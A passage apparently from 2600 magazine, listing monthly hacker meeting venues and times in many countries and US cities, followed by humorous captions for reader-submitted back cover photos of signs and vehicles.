Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arkansas

Ft. Smith: Rockhouse Coffee, 3501 Old Greenwood Rd. 6 pm

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, between the Dairy Queen and the Greek food place.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: Vanderbilt University Hill Center, Room 238, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: Coffee Station, 9315 N Nevada (North Spokane). 6 pm

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

The Back Cover Photos

Mungopw discovered this 60 foot sign right outside the Muckleshoot Indian Casino in Auburn, Washington. We see the existence of "2600 machines" as an open invitation to hackers to come and try their luck.


The Back Cover Photos

Here's one of those tenant directory phones that you find at the entrances to apartment buildings. You scan for the person's name and it dials them, often touch toning their unlisted phone number for you to hear. As you can see, this tenant has a rather interesting name. Spotted (and hacked) by **drlecter**.

The Back Cover Photos

Tom discovered our secret Walmart trailer parked in a loading zone in an undisclosed part of the country where there were signs all over proclaiming "Camera Use Prohibited." They really should know better, shouldn't they?

The Back Cover Photos



Found in Phoenix, Arizona by **David Jacobson**, who believes this institution's motto should read: "Be debt free and never have to pay for the credit charges that you make in the future. Hacker Financial can make it happen."

The Back Cover Photos

Motzie found this sign outside her local community college in Edison, New Jersey. If ever there was a good place to have 2600 meetings, right underneath that sign would be it. They even use the same font!

The Back Cover Photos

The most elite train in Sweden as seen by **Robert Luciani** who rode it to Stockholm.If we ever get around to chartering a train, this one is first on the list.

The Back Cover Photos

This is NOT the *2600* van but merely one of many cheap imitations.
Thanks to **Vyrix** who spotted this off US-290 in Houston, Texas.
Our lawyers will be following up with a copyright infringement suit.

The Back Cover Photos

Now THIS is a van we'd be proud to own. Actually this vehicle, spotted by **asd dasdsa** in Uijongbu, South Korea, is a whole lot more than a mere van. We really don't know what they're up to with this thing, but we want in. (Their website, incidentally, could be used as a pictorial definition of the word "busy.")